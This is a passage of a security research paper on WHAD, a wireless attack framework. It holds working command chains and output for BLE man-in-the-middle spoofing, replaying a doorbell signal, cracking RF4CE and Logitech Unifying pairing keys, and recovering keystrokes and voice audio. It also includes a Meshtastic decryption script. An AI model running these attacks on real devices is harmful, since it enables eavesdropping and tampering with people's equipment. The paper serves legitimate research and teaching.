server and sends to the piped tool, through its standard output, all the required information about this socket server. Piped tools can then connect to the corresponding socket server, creating a bi-directional chain of socket clients and servers from the first tool of the chain to the last one. This solution is a workaround designed to transform pipes into bidirectional communication channels.




Fig. 30. Two-way communication channel

Generic primitives Four generic attack primitives have been defined in our systematization, and therefore needed to be implemented in WHAD. Since all these primitives manipulate *PDUs*, we needed an easy and efficient way to analyze and create *PDUs* in order to provide the expected features, and this is where *Scapy* [32] solves everything. *Scapy* already supports a lot of wireless protocols and provides easy packet dissection and assembly, all that is needed by our generic tools.

Four command-line tools have been implemented, following the guidelines defined in our systematization, supporting the above-mentioned chaining mechanism. *Dump* primitive has been implemented in *wdump*, *Replay* primitive in *wplay*, *Extraction* in *wextract* and *Transform* in *wfilter*. These last two tools accept user-provided Python code using *Scapy* to implement data extraction and on-the-fly *PDUs* modification.

Finally, we also defined an additional command-line tool named *wanalyze*, aiming to complement *wextract* with protocol-specific inference. While remaining a generic tool from an user perspective, it allows to implement a set of common inference algorithms taking advantage of known protocol weaknesses or specificities. This tool relies on *Traffic Analyzers*, which are basic algorithms taking PDUs streams as input and generating a set of named inferred data as output. *Traffic Analyzers* are implemented as a

state machine with three states, as illustrated in Figure 31: the **triggered** state is reached when a specific condition is met (for example, the first packet of a given procedure has been processed) and the final state **completed** is reached when another condition has been met (all necessary fields have been extracted and the inference has been successfully applied). When the state machine reaches the state **completed**, the inferred data can be collected. At any time, the state can be reset, leading to the **idle** state.




Fig. 31. Simplified state machine of a Traffic Analyzer

For every protocol, WHAD includes a set of specialized Traffic Analyzers, that can be easily applied on a given PDUs stream using *wanalyze*. The generated data can be applicative data such as keystrokes, audio stream or application profiles, as well as encryption key if a vulnerable pairing is targeted. For example, Bluetooth Low Energy, ZigBee Touchlink, RF4CE and Logitech Unifying protocols are all vulnerable to attacks targeting cryptography during their pairing phase, as demonstrated on Logitech Unifying and RF4CE in section 3.4.

Physical layer related primitives WHAD provides a specific command-line tool called *wsniff* that implements the *Capture* primitive (associated to the physical layer) for different supported protocols. This is not a generic tool per-se, but it concentrates in one tool all the different flavors of the *Capture* primitive for all the supported protocols. *wsniff* can be combined with *wextract* to capture *BLE* advertisements on specific channels and extract information from them, like the advertiser *Bluetooth Device Address*. The example below listens for advertisements on channel 37 and then extracts the advertiser address and the received signal strength indicator (*RSSI*) and outputs these values separated with a comma:

```
$ wsniff -i uart0 ble -c 37 -a | wextract -d ','
↪  "p[BTLE_ADV_IND].AdvA" "p.metadata.rssi"
a4:c1:38:60:fc:5c,-53
d0:d0:03:77:53:28,-65
a4:c1:38:60:fc:5c,-54
d0:d0:03:77:53:28,-65
```

This is an implementation of the attack described in section 2.5, but since it simply captures data from the communication channel and extracts parts of it, there is neither de-duplication nor post-processing.

The *Injection* primitive has been implemented in *winject*, a tool that supports injection for all of the supported protocols. *winject* can be combined with *wplay* to perform replay attacks that targets a 433 MHz wireless doorbell for instance:

```
$ wsniff -i uart0 phy --ask -f 433920000 -d 10000 | wdump
↪  doorbell.pcap
$ wplay doorbell.pcap | winject -i uart0 phy --ask -f 433920000 -d
↪  10000
```

In this example, we demodulate an amplitude-shift keyed signal and save the demodulated data in a PCAP file. This PCAP file can then be replayed at will using *wplay* combined with *winject*, the hardware handling the modulation. This is the exact attack described in section 2.5.

Link layer primitives Some additional command-line tools like *wble-connect* and *wble-spawn* implement respectively the *Connection* and *Spoofing* primitives for Bluetooth Low Energy, and can be combined to create a man-in-the-middle attack like described in section 2.5, following two scenarios.

The first one consists of first connecting to the target device and then spoofing its identity:

```
$ wble-connect -i hci0 a4:c1:38:60:fc:5c | wble-spawn -i hci1 -p
↪  device.json
```

In this specific case, we are using a Bluetooth Low Energy HCI adapter to first connect to the target device identified by the address *a4:c1:38:60:fc:5c* and then spoof the target device identity (saved in *device.json*) using another compatible Bluetooth Low Energy HCI adapter. *PDUs* received by *wble-connect* are directly forwarded to *wble-spawn*, and the same from *wble-spawn* to *wble-connect*. This is totally transparent to

the user. This example implements the same approach used by *Btlejuice* to perform a man-in-the-middle attack.

The second scenario is a variant of the first one. Instead of first connecting to the target device and then advertising a spoofed one, we are going to first advertise a spoofed device and once a connection is received we will connect to the target device:

```
$ wble-spawn -i hci1 -p device.json | wble-connect -i hci0
↪  a4:c1:38:60:fc:5c
```

These two examples show how the temporality of an attack can be defined using command line and pipes, especially with tools waiting for a specific event to happen (in this case a connection).

It is also possible to use *wfilter*, which implements two *Transform* primitives (one for the upstream traffic and one for downstream), in the processing chain in order to replace on-the-fly a value returned by a GATT server during a read operation for instance:

```
$ wble-connect -i hci0 a4:c1:38:60:fc:5c|wfilter --down -f -t
↪  "p[ATT_Read_Response].value=b'virtualabs'" "ATT_Read_Response
↪  in p and p[ATT_Read_Response].value == b'ESMLm_c9i\x00'" |
↪  wble-spawn -i hci1 -p lightbulb.json
```

Figure 32 shows the original device name characteristic value, this value is successfully changed through the man-in-the-middle attack described above as shown in Figure 33. Bluetooth addresses are different because no address spoofing has been set for this attack.

3.4 From atomic primitives to complex attacks

By leveraging and combining the implemented atomic primitives, it becomes straightforward to combine simple actions to perform more complex attacks. In this section, we describe the attack workflow illustrated in Figure 34 on two main wireless protocols presenting similar weaknesses, *RF4CE* (802.15.4-based protocol for Remote Control) and *Logitech Unifying* (used by Logitech wireless mice and keyboards).

Experimental setup We consider two wireless communications, respectively using *RF4CE* between a Remote Control and a reception dongle and Logitech Unifying between a wireless keyboard and its reception dongle. Both communications include two phases:

— First, a pairing phase is performed over the air to generate a shared encryption key.




Fig. 32. Device name characteristic exposed by the device




Fig. 33. Device name characteristic changed through MitM




Fig. 34. Complex attack workflow inferring sensitive data

— Second, an encrypted session is established and sensitive information is transmitted using encrypted traffic.

The attacker goal is to gain access to the sensitive information transmitted during this second encrypted phase. In the case of Logitech Unifying, the attacker wants to infer the keystrokes transmitted between the wireless keyboard and the reception dongle, while in the case of *RF4CE* his goal is to gain access to the keypresses and the audio stream used for vocal commands. To do so, he will passively collect these communications, break the encryption key, decrypt the collected traffic and apply inference algorithms to recover the sensitive data.

Connection sniffing In order to passively eavesdrop the two phases of the communication and dump the *PDUs* into a PCAP file, the attacker must adapt its strategy to the targeted protocol, as described in section 2.5.

In the case of *RF4CE*, all the communication (including the pairing phase) occurs on a single channel, allowing to directly capture the communication similarly to a connection-less protocol as illustrated in Figure 25. Thus, once the channel in use has been identified, capturing the traffic with *wsniff* and dumping it into a capture file with *wdump* is straightforward:

```
1 $ wsniff -i uart0 rf4ce -c 15 | wdump rf4ce_comm.pcap
```

In contrast, *Logitech Unifying* makes use of two connection-oriented communications based on two distinct channel hopping algorithms:

— During the pairing phase, a specific given address (e.g., *BB:0A:DC:A5:75*) is used to distinguish the pairing from other communications. A fast channel hopping algorithm is specifically used for pairing.

— During the rest of the communication, the address negotiated during the pairing phase will be used to identify the communication. A lazy channel hopping algorithm will be used, where the communication remains on a single channel until a packet loss occurs.

These two phases must be captured independently using the strategy illustrated in Figure 26, since they require two different kind of synchronization (so-called *"–pairing"/"-p"* and *"–follow"/"-f"*):

```
$ wsniff -i uart0 unifying -f A8:41:9E:B5:0F | wdump
↪  unifying_comm.pcap
```

Breaking vulnerable pairings While Logitech Unifying and RF4CE rely on state-of-the-art encryption schemes (AES), they both present serious weaknesses for their pairing phase. Indeed, both of them rely on security by obscurity to derive the encryption key, applying basic deterministic transformations (e.g., XOR, position shifting) on values transmitted over the air in plaintext during the pairing phase. Both the involved packets and the two derivation algorithms are detailed in Figure 35 and Figure 36. As a result, once the derivation scheme has been reverse-engineered and disclosed publicly, inferring the encryption key from a capture of the pairing traffic is as trivial as implementing the algorithm. These attacks are thus similar to the cryptography attack presented in Figure 28. In WHAD, such implementations have been included as *Traffic Analyzers* (respectively *"key_cracking"* for RF4CE and *"pairing_cracking"* for Unifying) and can be executed using *wanalyze* command-line tool. Considering that an initial pairing phase has been captured in a PCAP file, retrieving the corresponding encryption key can be performed:

```
$ wplay rf4ce_comm.pcap | wanalyze key_cracking
[v] key_cracking → completed
  - key:  48ca7e9fdbc168b0297dd97d4f7f85a8

$ wplay unifying_pairing.pcap | wanalyze pairing_cracking
[v] pairing_cracking → completed
  - key:  02bea8b5ef61037e87882e4daebf403b
```




Fig. 35. Weak pairing phases of RF4CE




Fig. 36. Weak pairing phases of Logitech Unifying

Inferring sensitive data Once known, we can easily leverage this knowledge of the encryption key and replay and decrypt the traffic (*–decrypt/-d* option) by providing the key (*–key/-k* option) to the *wplay* tool. In a spirit of simplicity, we implemented the *Transform* primitive allowing to decrypt traffic to the *wplay* tool directly. Thus, performing an attack similar to the one presented in Figure 27 can be done easily using *wplay* only:

```
$ wplay rf4ce_comm.pcap -d -k 48ca7e9fdbc168b0297dd97d4f7f85a8
$ wplay unifying_comm.pcap -d -k 02bea8b5ef61037e87882e4daebf403b
```

Then, we can provide the decrypted traffic to various *traffic analyzers* in order to infer sensitive data from applicative layers. These analyzers can be more or less complicated, depending on the way the data are encoded. For example, *Logitech Unifying* keyboards transmit keystrokes as two consecutive HID scan codes, matching the Human-Interface Device specification. We implemented the HID mapping as a generic component since it is intensively used by multiple protocols (e.g., BLE, Unifying), and use this component to parse the keystrokes in the Unifying *keystroke* traffic analyzer. Extracting the keystrokes becomes trivial using *wanalyze* on the decrypted traffic:

```
$ wplay --flush unifying_comm.pcap -k
↪  02bea8b5ef61037e87882e4daebf403b -d | wanalyze keystroke
[v] keystroke → completed
  - key:  a

[v] keystroke → completed
  - key:  b

[v] keystroke → completed
  - key:  c
```

The *RF4CE* key presses transmitted by the remote control are encoded using a similar mechanism, relying on the mapping indicated in the Zigbee Remote Control Application profile. This mapping is also implemented in a traffic analyzer named *keystroke*:

```
$ wplay rf4ce_comm.pcap -k 48ca7e9fdbc168b0297dd97d4f7f85a8 -d |
↪  wanalyze keystroke
[v] keystroke → completed
  - key:  7

[v] keystroke → completed
  - key:  0

[v] keystroke → completed
  - key:  [TV POWER]
```

The Remote Control also supports a specific feature allowing to transmit audio stream over *RF4CE* encrypted traffic. Such feature is dedicated to the transmission of short vocal commands, triggered by a specific button press. When this button is pressed, the microphone is enabled, audio samples are then processed by the microcontroller and encoded using Adaptive Differential Pulse Code Modulation (ADPCM). Once encoded, the stream is split into blocks of 80 bytes and transmitted over the air using a specific *"Data Notify"* payload. Additional control payloads are also used to indicate the stream parameters (e.g., sample rate, resolution or channel number), its start and its end. Once reverse engineered and identified, this algorithm has been implemented in WHAD as a traffic analyzer named audio, allowing to infer the parameters and the samples from the corresponding packets and to decode the audio stream into a WAV file. It is thus possible to extract this audio stream from the decrypted PCAP file by combining *wplay* and the *audio.raw_audio traffice analyzer* as shown below:

```
$ wplay rf4ce_comm.pcap -k 48ca7e9fdbc168b0297dd97d4f7f85a8 -d |
↪  wanalyze --raw audio.raw_audio > stream.wav
```

3.5 The price of modularity

Implementing a set of tools based on these eleven attack primitives worked quite well and gave pretty good results as shown in the previous section, but it comes at a cost.

First, combining tools in a single command line may seem straightforward but it is quite the contrary: bi-directional communication between two programs chained in a single command line is not a standard feature. We managed to overcome this limitation by using both shell pipes and Unix sockets, but this implementation brought a lot of complexity.

Second, we had to create a lot more separate tools to carry out specific attacks or at least to provide the user with every possible primitive for

each supported protocol. By trying to reduce fragmentation amongst wireless attack tools, we fragmented our tools to allow flexibility and that could be seen as a failure. We limited this fragmentation in WHAD by implementing in a single tool a primitive shared by multiple protocols (like the *Capture* primitive implemented in *wsniff*), but again with a cost: this tool has a lot of options and is quite complex to use, while we wanted to have simple tools to combine.

However, the benefits of modularity are far higher than the cost of designing and debugging such tools. It is definitely more challenging to implement a tool that can be combined with other tools using the mechanisms described in this paper, but it is more satisfying to be able to draft an attack and to be able to try it directly by combining existing tools rather than developing a new tool to test this attack. We have been amazed many times how effortlessly we could experiment with new attack ideas within minutes. This was achieved without the need to develop new tools, simply by combining various attack primitives using our dedicated tools.

3.6 Designing tools for other wireless protocols

Another effective demonstration of this modular system's efficiency is its ability to seamlessly integrate with other wireless protocols with minimal effort, particularly when these protocols are built upon a supported low-level protocol or modulation. We recently stumbled upon the *Meshtastic* protocol [24] that relies on *LoRa* modulation to provide a low-power wide-range communication system using an open-source protocol and software. *LoRa* being natively supported by WHAD, this protocol was a good fit to test the framework capabilities and to put our basic command-line tools to the test with a real-world case.

Low-level primitives for exploration *wsniff* provides the *Capture* primitive for *LoRa* and was used to capture low-level *Meshtastic* data frames using the correct configuration. The required configuration was found by combining information from Meshtastic's frequency slot calculator [25] and firmware source code [26], and we then were able to capture data from a *Meshtastic* frequency slot (in this case using the *LONG-FAST* preset with the European 868MHz ISM band):

```
$ wsniff -i uart0 phy --lora -f 869525000 -crc -em
↪ --preamble-length 8 -sf 11 -cr 45 -bw 250000 -w 28
[ raw=False, timestamp=72863357, rssi=59, frequency=869525000,
↪ iq=[], endianness=LITTLE, deviation=0, datarate=0,
↪ modulation=LORA, syncword=0000 ]
<Phy_Packet  data=ffffffff30ffca06... |>

[ raw=False, timestamp=80452306, rssi=59, frequency=869525000,
↪ iq=[], endianness=LITTLE, deviation=0, datarate=0,
↪ modulation=LORA, syncword=0000 ]
<Phy_Packet  data=ffffffff30ffca06... |>
```

Captured data frames are wrapped into a *Phy_Packet* Scapy-based class, and they can be saved into a PCAP file for further analysis using *wdump*:

```
$ wsniff -i uart0 phy --lora -f 869525000 -crc -em
↪ --preamble-length 8 -sf 11 -cr 45 -bw 250000 -w 28 | wdump
↪ meshtastic.pcap
```

Custom tool development As mentioned in section 3.3, WHAD processing chain relies on *Scapy*'s packet definition. It is therefore easy to define a *Meshtastic* packet format based on the protocol documentation, using Scapy's field definitions (see Listing 2). This packet definition can be given to *wextract* to extract every sender node address:

```
$ wsniff -i uart0 phy --lora -f 869525000 -crc -em
↪ --preamble-length 8 -sf 11 -cr 45 -bw 250000 -w 28 | wextract
↪ -l meshtastic_defs "'0x%08x' %
↪ MeshtasticHdr(bytes(p)).sender_addr"
0x06caff30
0x06caff30
0x06caff30
```

Using WHAD's user-defined transform features, it is also easy to create a new command-line application that can be chained with *wsniff* to decrypt *Meshtastic* packets based on the above Scapy definition (Listing 2) and some cryptography routines, as illustrated in Listing 3.

Listing 2: Meshtastic packet definition

```
class MeshtasticHdr(Packet):
    """Meshtastic header:"""
    name = "MeshtasticHdr "
    fields_desc=[
        XLEIntField("dest_addr", 0xffffffff),
        XLEIntField("sender_addr", 0xffffffff),
        XLEIntField("packet_id", 0),
        BitField("hop_limit", 3, 3),
        BitField("want_ack", 0, 1),
        BitField("via_mqtt", 0, 1),
        BitField("hop_start", 0, 3),
        ByteField("channel_hash", 0),
        ShortField("rfu", 0),
    ]
```

This user-defined command-line tool can then be chained with *wsniff* to decrypt packets coming from a specific *Meshtastic* channel, as shown below:

```
$ wsniff -i uart0 phy --lora -f 869525000 -crc -em
↪ --preamble-length 8 -sf 11 -cr 45 -bw 250000 -w 28 | python3
↪ meshtastic_decrypt.py
###[ MeshtasticHdr  ]###
  dest_addr = 0xffffffff
  sender_addr= 0x6caff30
  packet_id = 0x2a72101e
  hop_limit = 3
  want_ack  = 0
  via_mqtt  = 0
  hop_start = 3
  channel_hash= 188
  rfu       = 0
###[ Raw ]###
     load      = '\x08\x01\x12\x0eThis is a test'
```

It is also possible to save in a PCAP file the decrypted *Meshtastic* frames using *wdump*:

```
$ wsniff -i uart0 phy --lora -f 869525000 -crc -em
↪ --preamble-length 8 -sf 11 -cr 45 -bw 250000 -w 28 | python3
↪ meshtastic_decrypt.py | wdump meshtastic.decrypted.pcap
```

Listing 3: meshtastic_decrypt.py

```
"""User-defined transform/extract script"""
import binascii
from struct import pack
from scapy.packet import Packet, Raw
from scapy.fields import XLEIntField, BitField, \
  ByteField, ShortField
from Crypto.Cipher import AES
from Crypto.Util import Counter
from whad.tools.user import user_transform
from meshtastic_layer import MeshtasticHdr

KEY = bytes.fromhex(('77d3f772c7bacf97b4df0f74c832a00d00a8bbf00dc
↪  0d332d899bd0f850b1f99'))

def encrypt_data(sender_addr, packet_id, key, data):
    """Encrypt a Meshtastic payload"""
    nonce = pack("<QQ", packet_id, sender_addr)
    ctr = Counter.new(128, little_endian=False,
      initial_value=int(binascii.hexlify(nonce), 16)
    )
    cipher = AES.new(key=key, mode=AES.MODE_CTR, counter=ctr)
    return cipher.encrypt(data)

def decrypt_data(sender_addr, packet_id, key, data):
    """Decrypt a Meshtastic payload"""
    return encrypt_data(sender_addr, packet_id, key, data)

def ingress(packet: Packet):
    """Process inbound packet"""
    return packet

def outgress(packet: Packet):
    """Process outbound packet"""
    # Parse Meshtastic packet
    if len(bytes(packet)) >= 16:
        packet = MeshtasticHdr(bytes(packet))
        # Try to decrypt packet
        packet.payload = Raw(decrypt_data(
            packet.sender_addr, packet.packet_id,
            KEY,bytes(packet.payload)))
        packet.show()
    # Forward packet
    return packet

if __name__ == "__main__":
    user_transform(outgress, ingress)
```

Modularity lets users focus on the essential We did not have to bother with how data is received or saved into a PCAP file since these tasks are already provided by existing tools based on known primitives (*Capture* and *Dump* in this case), we only had to focus on the essential tasks that were parsing the received data as *Meshtastic* packets, extracting interesting information and in the end decrypting data using a known key and algorithm.

Meshtastic being a quite complex protocol, we decided not to use *wfilter* to decrypt data but to create our own tool with the help of WHAD's features. We were able to implement our own *Transform* primitive for *Meshtastic* that decrypts received data and uses it to save decrypted data frames into a PCAP file for later analysis.

Moreover, the tool we created can then be used in other processing chains for other purposes, which will make further attacks or analyses easier.

3.7 Python abstraction for attack primitives

For now we mostly developed command-line tools that can be combined through pipes in a shell, and this solution has some limitations because we cannot build complex processing chains using only the command line. It would be very convenient to allow users to implement such complex processing chains with a Python script similar to how *GNURadio* works.

This feature has not yet been implemented in WHAD but is in the development roadmap, and interoperability with GNURadio is actually another possibility in discussion. Both GNURadio and WHAD make use of modular blocks/primitives that can be combined to build complex processing chains.

3.8 Evaluation and perspectives

The implementation of the different attack primitives in *WHAD* simplifies the creation of tools dedicated to a specific protocol and facilitates the exploration of unknown wireless protocols. The modularity of the framework combined with the use of a well-known scripting language like Python, the fact that it relies on *Scapy* for packet dissection and crafting and the reuse of existing code originally implemented in *Mirage* makes it a powerful and flexible toolbox. The limited set of tools derived from primitives of the proposed systematization and the way they can be combined to build complex attack scenarios encourages the development of compatible tools and participates in reducing the fragmentation.

However, this approach and the proposed implementation (presented at DEFCON 32 [30]) suffer some limitations:

— Python is a powerful scripting language but quite slow at execution time, which combined with the architecture of *WHAD* introduces a non-negligeable latency that is incompatible with time-constrained operations required by some wireless protocols.

— *WHAD*'s piping mechanism also adds some overhead and slightly impacts the framework efficiency, while providing a lot of flexibility.

Other security researchers have been using *WHAD* for their current research works:

— Orlaine Guetsa, Alexandre Goncalves and Morgan Yaklehef presented at *leHACK* in 2023 how they discovered and exploited multiple vulnerabilities in a Bluetooth Low Energy padlock [27].

— Baptiste Boyer fuzzed different Bluetooth Low Energy GATT implementation with *WHAD* and presented its work at *Hardwear.io NL 2024* [4].

— Pierre Ayoub experimented with *Screaming Channel* attacks on a real-world firmware of a BLE-enabled device to determine the conditions required for such attacks to succeed [28].

— Elies Tali presented his work on the *Bluetooth Mesh* protocol and its vulnerabilities at SSTIC 2025 [12], including tools and exploits based on *WHAD*.

To overcome the observed latency issues, we improved the WHAD protocol to include a new feature to manage transmission of prepared *PDUs* when specific events occur, directly in the firmware. Pierre Ayoub used this specific feature to optimize his attacks because of the required precise timing.

A Rust-based implementation of *WHAD* has also been started in 2025, in an attempt to fix the performance issues observed with the Python-based implementation, but is still in early stage of development.

4 Conclusion

This paper introduces a systematization of attacks against wireless networks based on an analysis of common known attacks. This analysis identified eleven attack primitives used on two main layers: the link layer where connections and peer-to-peer communications are defined, and the physical layer at the interface of the communication medium and the link layer. The *Capture* and *Injection* primitives are defined at the physical layer whereas the *Connection*, *Synchronization*, *Spoofing* and *Jamming*

primitives are associated with the link layer. Five more primitives named *Dump*, *Replay*, *Forge*, *Extraction* and *Transform* are transversal and can be used on both layers. Attacks against wireless networks have been described using these primitives, using specific combinations and sometimes time-dependent actions.

These primitives can also describe basic tools that can be used to perform the modeled attacks, and we put them to the test while we were developing *WHAD*, an open-source framework aiming at playing with wireless protocols and related attacks. We demonstrated that, with carefully designed tools, it is possible to implement multiple attacks without creating complex tools but rather by leveraging a limited set of tools to implement these attack primitives. This approach also empowers users with greater flexibility and creativity, enabling them to design and implement new attacks by building tools upon these primitives.

References

1. Aircrack-ng. https://www.aircrack-ng.org/.
2. Sarmed Almjamai. A Comprehensive Taxonomy of Attacks and Mitigations in IoT Wi-Fi Networks. https://www.diva-portal.org/smash/get/diva2:1719628/FULLTEXT02, 2022. [Online; accessed 12-Dec-2024].
3. Daniele Antonioli. Bluffs: Bluetooth forward and future secrecy attacks and defenses. In *Proceedings of the 2023 ACM SIGSAC Conference on Computer and Communications Security*, CCS '23, page 636–650, New York, NY, USA, 2023. Association for Computing Machinery. https://doi.org/10.1145/3576915.3623066.
4. Baptiste Boyer. Bluetooth low energy gatt fuzzing: from specification to implementation. https://hardwear.io/netherlands-2024/speakers/baptiste-boyer.php, 2024.
5. Damien Cauquil. Btlejack. https://github.com/virtualabs/btlejack.
6. Damien Cauquil. Btlejuice. https://github.com/DigitalSecurity/btlejuice.
7. Romain Cayre. Mirage. https://github.com/RCayre/mirage.
8. Romain Cayre. InjectaBLE: Injecting malicious traffic into established Bluetooth Low Energy connections. https://laas.hal.science/hal-03193297v2, 2021. [Online; accessed 12-Dec-2024].
9. Romain Cayre. Offensive and defensive approaches for wireless communication protocols security in IoT. https://laas.hal.science/tel-03841305v2/file/2022RomainCAYRE.pdf, 2022. [Online; accessed 17-Dec-2024].
10. Romain Cayre, Vincent Nicomette, Guillaume Auriol, Eric Alata, Mohamed Kaâniche, and Geraldine Marconato. Mirage: towards a Metasploit-like framework for IoT. In *2019 IEEE 30th International Symposium on Software Reliability Engineering (ISSRE)*, Berlin, Germany, October 2019. https://laas.hal.science/hal-02346074.

11. Dominic Spill. Ubertooth. https://github.com/greatscottgadgets/ubertooth.

